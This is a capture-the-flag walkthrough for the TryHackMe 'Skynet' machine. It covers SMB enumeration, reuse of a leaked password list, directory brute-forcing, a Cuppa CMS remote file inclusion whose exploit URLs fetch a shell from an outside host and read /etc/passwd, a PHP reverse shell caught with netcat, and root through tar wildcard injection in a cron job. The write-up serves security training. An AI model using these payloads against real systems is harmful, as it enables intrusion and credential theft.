Skynet

Link - https://tryhackme.com/room/skynet

As the initial step, used **Nmap** tool to scan the open services and ports on the machine.

```
┌──(kali㉿kali)-[~/Skynet]
└─$ nmap -sC -sV 10.10.106.57
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-06 12:58 EST
Nmap scan report for 10.10.106.57
Host is up (0.11s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 99:23:31:bb:b1:e9:43:b7:56:94:4c:b9:e8:21:46:c5 (RSA)
|   256 57:c0:75:02:71:2d:19:31:83:db:e4:fe:67:96:68:cf (ECDSA)
|_  256 46:fa:4e:fc:10:a5:4f:57:57:d0:6d:54:f6:c3:4d:fe (ED25519)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Skynet
110/tcp open  pop3        Dovecot pop3d
|_pop3-capabilities: AUTH-RESP-CODE TOP UIDL SASL PIPELINING RESP-CODES CAPA
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap        Dovecot imapd
|_imap-capabilities: IMAP4rev1 SASL-IR more have LOGINDISABLEDA0001 OK LOGIN-REFERRALS
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.106.57\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (skynet server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.106.57\anonymous:
|     Type: STYPE_DISKTREE
|     Comment: Skynet Anonymous Share
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\srv\samba
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.106.57\milesdyson:
|     Type: STYPE_DISKTREE
|     Comment: Miles Dyson Personal Share
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\milesdyson\share
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.10.106.57\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
```

With the SMB service open, use **smbmap** tool list the shares on the machine.

```
┌──(kali㉿kali)-[~/Skynet]
└─$ smbmap -H 10.10.106.57
[+] Guest session       IP: 10.10.106.57:445    Name: 10.10.106.57
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        anonymous                                               READ ONLY       Skynet Anonymous Share
        milesdyson                                              NO ACCESS       Miles Dyson Personal Share
        IPC$                                                    NO ACCESS       IPC Service (skynet server (Samba, Ubuntu))
```

Use **smbclient** tool to map to the above listed share.

```
┌──(kali㉿kali)-[~]
└─$ smbclient \\\\10.10.106.57\\anonymous
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Nov 26 11:04:00 2020
  ..                                  D        0  Tue Sep 17 03:20:17 2019
  attention.txt                       N      163  Tue Sep 17 23:04:59 2019
  logs                                D        0  Wed Sep 18 00:42:16 2019

                9204224 blocks of size 1024. 5831012 blocks available
smb: \>
```

There seems to be only one share which is accessible – Anonymous.

List the contents inside the share and download the same to the local machine.

```
smb: \> get attention.txt
getting file \attention.txt of size 163 as attention.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
```

```
smb: \logs\> ls
  .                                   D        0  Wed Sep 18 00:42:16 2019
  ..                                  D        0  Thu Nov 26 11:04:00 2020
  log2.txt                            N        0  Wed Sep 18 00:42:13 2019
  log1.txt                            N      471  Wed Sep 18 00:41:59 2019
  log3.txt                            N        0  Wed Sep 18 00:42:16 2019

                9204224 blocks of size 1024. 5830996 blocks available
smb: \logs\> get log2.txt
getting file \logs\log2.txt of size 0 as log2.txt (0.0 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \logs\> get log1.txt
getting file \logs\log1.txt of size 471 as log1.txt (0.7 KiloBytes/sec) (average 0.3 KiloBytes/sec)
smb: \logs\> get log3.txt
getting file \logs\log3.txt of size 0 as log3.txt (0.0 KiloBytes/sec) (average 0.2 KiloBytes/sec)
```

```
┌──(kali㉿kali)-[~/Skynet]
└─$ ls
attention.txt  log1.txt  log2.txt  log3.txt
```

```
┌──(kali㉿kali)-[~]
└─$ cat attention.txt
A recent system malfunction has caused various passwords to be changed. All skynet employees are required to change their password after seeing this.
-Miles Dyson
```


```
┌──(kali㉿kali)-[~/Skynet]
└─$ cat log1.txt
C[redacted]
terminator22596
terminator219
terminator20
terminator1989
terminator1988
terminator168
terminator16
terminator143
terminator13
terminator123!@#
terminator1056
terminator101
terminator10
terminator02
terminator00
roboterminator
pongterminator
manasturcaluterminator
```

One of the above words is the password for the Myle’e email address.

With the port 80 open, use **Gobuster** tool to do a directory search on the website.


```
┌──(kali㉿kali)-[~/Skynet]
└─$ gobuster dir -u http://10.10.159.15 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.159.15
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/04/01 17:17:47 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 277]
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/admin                (Status: 301) [Size: 312] [--> http://10.10.159.15/admin/]
/config               (Status: 301) [Size: 313] [--> http://10.10.159.15/config/]
/css                  (Status: 301) [Size: 310] [--> http://10.10.159.15/css/]
/index.html           (Status: 200) [Size: 523]
/js                   (Status: 301) [Size: 309] [--> http://10.10.159.15/js/]
/server-status        (Status: 403) [Size: 277]
/squirrelmail         (Status: 301) [Size: 319] [--> http://10.10.159.15/squirrelmail/]
```

Webpage –



One of the results of the gobuster tool show login page for Squirrel Mail.

Login to the same using the above retrieved credentials.



Opening the emails of Myles Dyson, provides us with password for the personal share of Miles Dyson which we found at the SMB share

Remap the share and download the important.txt file to the local machine.

```
smb: \notes\> get important.txt
getting file \notes\important.txt of size 117 as important.txt (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
smb: \notes\>
```

Opening the important.txt file will provide us with the hidden directory of CMS.


```
┌──(kali㉿kali)-[~/Skynet]
└─$ cat important.txt

1. Add features to beta CMS /[redacted]
2. Work on T-800 Model 101 blueprints
3. Spend more time with my wife
```

Opening the webpage of the hidden directory gives the below result -


Gobuster on above found hidden directory will give us the administrator page of the CMS to login.

```
┌──(kali㉿kali)-[~/Skynet]
└─$ gobuster dir -u http://10.10.159.15/[redacted] -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.159.15/45kra24zxs28v3yd
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/04/01 17:59:19 Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 277]
/.htaccess           (Status: 403) [Size: 277]
/.htpasswd           (Status: 403) [Size: 277]
/administrator       (Status: 301) [Size: 337] [--> http://10.10.159.15/45kra24zxs28v3yd/administrator/]
/index.html          (Status: 200) [Size: 418]
```

Login page of the CMS as below -



As searched for RFI attacks on CMS, found one which can be use to inject a code remotely.



Read the contents of the exploit and perform the same as specified below to get a root shell.

```
################################################
EXPLOIT
################################################

http://target/cuppa/alerts/alertConfigField.php?urlConfig=http://www.shell.com/shell.txt?
http://target/cuppa/alerts/alertConfigField.php?urlConfig=../../../../../../../../../../etc/passwd

Moreover, We could access Configuration.php source code via PHPStream

For Example:
------------------------------------------------------------------------------
http://target/cuppa/alerts/alertConfigField.php?urlConfig=php://filter/convert.base64-encode/resource=../Configuration.php
------------------------------------------------------------------------------
```

Inject a reverse-shell onto the webserver and open up a listener on the same port as shown below.

```
┌──(kali㉿kali)-[~/Downloads/php-reverse-shell-master]
└─$ python3 -m http.server 5678
Serving HTTP on 0.0.0.0 port 5678 (http://0.0.0.0:5678/) ...
10.10.159.15 - - [01/Apr/2022 18:22:35] "GET /reverse-shell.php HTTP/1.0" 200 -
```

Once the remote code is executed, a reverse-shell will be created.

```
┌──(kali㉿kali)-[~/Skynet]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.6.110.95] from (UNKNOWN) [10.10.159.15] 53956
Linux skynet 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 17:22:35 up  1:13,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```


Check the permissions and privileges of the current user.

```
www-data@skynet:/home/milesdyson$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


Enumerate more into the machine to get the user.txt flag.

```
backups  mail  share  user.txt
www-data@skynet:/home/milesdyson$ cat user.txt
cat user.txt
[redacted]7
www-data@skynet:/home/milesdyson$
```

As we enumerate more and check the crontab, it seems one of the shell script on the miles's directory is getting executed every minute.




As checked on the contents of the backup.sh file, it is archiving the files inside the one of the folder - /var/www/html.




As researched online, tar can also be used as a vulnerability to exploit.

https://www.helpnetsecurity.com/2014/06/27/exploiting-wildcards-on-linux/

Follow the steps from the above website to create a shell script and assign checkpoints to it.



Open another listener and wait for the backup.sh to run. After a while, a root shell will be created automatically.



Traverse the machine with the root privileges, to get the root.txt file and the final flag.